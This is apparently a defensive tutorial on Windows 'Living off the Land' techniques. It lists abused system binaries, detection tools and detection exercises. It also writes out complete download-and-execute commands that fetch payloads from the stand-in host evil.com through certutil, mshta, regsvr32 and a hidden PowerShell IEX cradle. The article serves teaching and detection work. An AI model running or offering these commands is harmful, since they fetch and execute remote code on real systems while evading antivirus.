
Living off the Land is a modern malware technique that exploits built-in Windows tools, and legitimate programs, as opposed to leaving behind nefarious files or artefacts.
This makes detection of living off the land much more difficult as:
1. New suspicious .exe are not created
2. The tools are trusted by both Windows and antivirus applications
3. The malware takes on the characteristics of regular system activity
These trusted tools are referred to as LOLBin (Living Off The Land Binaries).
Here’s Why This Technique is So Dangerous
1. Extremely stealthy - traditional antivirus has difficulty detecting it
2. Very common in ransomware, APTs and red team activities
3. Very difficult to remove since it uses trusted system tools
4. Very often survives basic reinstallation
Top LOLBins Misused by Attackers
Below are some of the most commonly misused legitimate tools used by attackers:
1. certutil.exe - used to deliver malware from the internet
2. mshta.exe - used to execute malicious HTML, JavaScript or VBScript file
3. rundll32.exe - load and run malicious DLLs
4. regsvr32.exe - register and run malicious DLL files
5. msbuild.exe - compile and run malicious code found in XML documents
6. powershell.exe - most frequently abused LOLBin - to run scripts, download files and obfuscate scripts
7. bitsadmin.exe - used to download files in the background
8. cscript / wscript - used to run malicious scripts written in VBScript
Real-World Examples
Example 1: CertUtil Downloader (Very Common) Attackers use this command:
cmd
certutil.exe -urlcache -split -f https://evil.com/payload.exe C:\temp\update.exe
Then run the downloaded file. Looks like a normal certificate utility command.
Example 2: Mshta + Remote Script
cmd
mshta.exe vbscript:Close(Execute("GetObject(""script:https://evil.com/payload.vbs"")"))
This executes a malicious script directly from the internet.
Example 3: Regsvr32 DLL Execution (Sidetoad Technique)
cmd
regsvr32.exe /s /n /u /i:http://evil.com/payload.sct scrobj.dll
Runs malicious scriptlet without dropping files.
Example 4: PowerShell One-Liner (Most Popular)
powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('https://evil.com/payload.ps1')"
Detection and Analysis Methods
1. Sysmon and Sigma Rules (This is the only truly free option.) Install Sysmon to see what is happening with Sigma rules to help detect LOLBin misuse.
2. LOLBAS Website (lolbas-project.github.io) The universe of all legitimate binaries that can be used for LOLBin misuse. A great reference point for identifying LOLBins.
3. Process Monitor (ProcMon) - Sysinternals (Free) Ability to see real-time file, registry, and process activity.
4. Sysinternals Autoruns (Free) provides insight into what will execute at system startup as well as to assist with identifying LOLBINS and their persistence capabilities.
5. Velociraptor (Free digital forensic and incident response tool) is useful for conducting large scale searches across many systems for locating LOLBINS in use.
Hands-on Exercises
Exercise 1 – Basic LOLBin Detection Run this command in PowerShell:
Get-Process | Where-Object {$_.Path -match "certutil|mshta|rundll32|regsvr32|msbuild|bitsadmin"}
See if any suspicious processes are running.
Exercise 2 – Check where programs are stored and run programs from common directories
PowerShell
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ScheduledTask | Where-Object {$_.TaskPath -notlike "\Microsoft*"}
Exercise 3 – Perform a Command Prompt Action and Delete a File (Simulated Safe Test) Open Command Prompt and run:
cmd
certutil.exe -urlcache -split -f https://example.com/test.txt C:\temp\test.txt
Then delete the file. This will give you a better understanding of how attackers operate via certutil.
Key Takeaways
1. The use of legitimate tools in Windows (e.g. certutil, mshta, rundll32, regsvr32, PowerShell, and MSBuild) by malware has increased and is typically done to hide
2. Tools used to detect malware using legitimate Windows tools would most likely use behavior (using Sysmon or Sigma) for tracking
3. Routine maintenance: Keep Windows up to date, restrict the execution of PowerShell, and monitor LOLBins for abuse